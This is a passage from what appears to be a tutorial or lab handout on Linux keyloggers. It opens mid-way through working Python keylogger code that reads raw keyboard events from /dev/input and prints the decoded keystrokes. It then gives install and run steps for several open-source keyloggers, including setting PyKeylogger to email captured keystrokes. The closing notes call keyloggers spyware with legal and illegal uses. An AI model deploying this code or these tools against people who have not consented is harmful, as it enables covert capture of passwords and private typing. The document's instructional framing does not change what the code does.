# try to guess which event file to use
en = os.popen("grep -E 'Handlers|EV=' /proc/bus/input/devices | grep -B1 'EV=120013' | grep -Eo 'event[0-9]+'").read().\
    rstrip().replace('event', '')

# use the event file indicated, or the guessed if none specified
infile_path = "/dev/input/event" + (sys.argv[1] if len(sys.argv) > 1 else en)

# struct input_event: long int, long int, unsigned short, unsigned short, unsigned int
# see: https://github.com/torvalds/linux/blob/master/include/uapi/linux/input.h#L24
FORMAT = 'llHHI'
EVENT_SIZE = struct.calcsize(FORMAT)

# open file in binary mode
in_file = open(infile_path, "rb")

kbl = 'en_US'

# en_US keyboard layout
KEYS = {
    'en_US': {
        0: '<RESERVED>', 1: '<ESC>', 2: '1', 3: '2', 4: '3', 5: '4', 6: '5', 7: '6',
        8: '7', 9: '8', 10: '9', 11: '0', 12: '-', 13: '=', 14: '<BACKSPACE>',
        15: '<TAB>', 16: 'q', 17: 'w', 18: 'e', 19: 'r', 20: 't', 21: 'y', 22: 'u',
        23: 'i', 24: 'o', 25: 'p', 26: '{', 27: '}', 28: '<ENTER>', 29: '<L_CTRL>',
        30: 'a', 31: 's', 32: 'd', 33: 'f', 34: 'g', 35: 'h', 36: 'j', 37: 'k',
        38: 'l', 39: ';', 40: '\'', 41: '`', 42: '<L_SHIFT>', 43: '\\', 44: 'z',
        45: 'x', 46: 'c', 47: 'v', 48: 'b', 49: 'n', 50: 'm', 51: ',', 52: '.',
        53: '/', 54: '<R_SHIFT>', 55: '*', 56: '<L_ALT>', 57: ' ', 58: '<CPSLCK>',
    }
}

event = in_file.read(EVENT_SIZE)
```

Once we press a key, the operating System will produce an event, and since we instructed our keylogger, that event will be recorded in the file.

Basic structure of the keylogger

A logic how to “unpack” and interpret the event.

```
verbose = False
if len(sys.argv) > 2:
    if sys.argv[2] == '-v' or sys.argv[2] == '--verbose':
        verbose = True

candidate = False
while event:
    (tv_sec, tv_usec, type, code, value) = struct.unpack(FORMAT, event)

    if (type != 0 or value != 0) and code == 4:
        # this is probably a key pressed
        candidate = value
    elif type == 1 and value == 1 and candidate:
        # confirmation of a previous candidate
        if verbose:
            print("Event type %u, code %u, value: %s (%u) at %d, %d" %
                  (type, code, KEYS[kbl][candidate], candidate, tv_sec, tv_usec)
            )
        else:
            if candidate == 28:  # handle enter
                sys.stdout.write("\n")
            else:
                sys.stdout.write(KEYS[kbl][candidate])

            # flush output (do not wait until we get a newline to print)
            sys.stdout.flush()

        # clear the last key pressed
        candidate = False

    event = in_file.read(EVENT_SIZE)

in_file.close()
```

PyKeylogger

- PyKeylogger is a free open source keylogger written in the python
- http://sourceforge.net/projects/pykeylogger/files/
- Download the zip file
- Extract the files in some folder
- Go to the folder
- Before starting the key logger you may install the python xlib library with the following command:

```
aptitude install python-xlib
```

- Start:

```
python keylogger.pyw
```

PyKeylogger

- PyKeylogger is very powerfull keylogger
- Once installed:
  1. Make sure that your VirtualBox is not capturing the Ctrl key
     - In the VirtualBox menu: Choose Input, Choose keyboard, Unbind the Ctrl key to have the binding None (press the gummy icon)
  2. Start: `python keylogger.pyw`
  3. Press Continue (on the windows that pops up)
  4. Press Left CTRL + Right CTRL + F12
  5. Enter blank password (just press OK button)
  6. Configure the keylogger (define email where to send the captured info, and many other options, …)

simple-key-logger

- SKeylogger is a simple keylogger
- https://github.com/gsingh93/simple-key-logger
- Download the zip file
- Extract the files in some folder
- Go to the folder
- Compile with the following command:

```
make
```

- Start:

```
./skeylogger
```

- In another terminal follow the log file with the command:

```
tail --follow /var/log/skeylogger.log
```

logkeys

- https://github.com/kernc/logkeys/archive/master.zip

- Install instructions are in
- https://github.com/kernc/logkeys

LKL Linux KeyLogger

- http://sourceforge.net/projects/lkl/
- General instructions are:

```
./configure
make
make install
```

- Follow the use instructions

- Some of these keyloggers have options to send emails with log files, to send screendumps, or to contact some url addresses.
- Play with these options

Conclussions

- Keyloggers belong to the class of spyware tools
- They can be used both for legal or for illegal activities
- Keyloggers can be hardware or software
- Some software keyloggers can be detected by antiviris programs or by checking the activities of background processes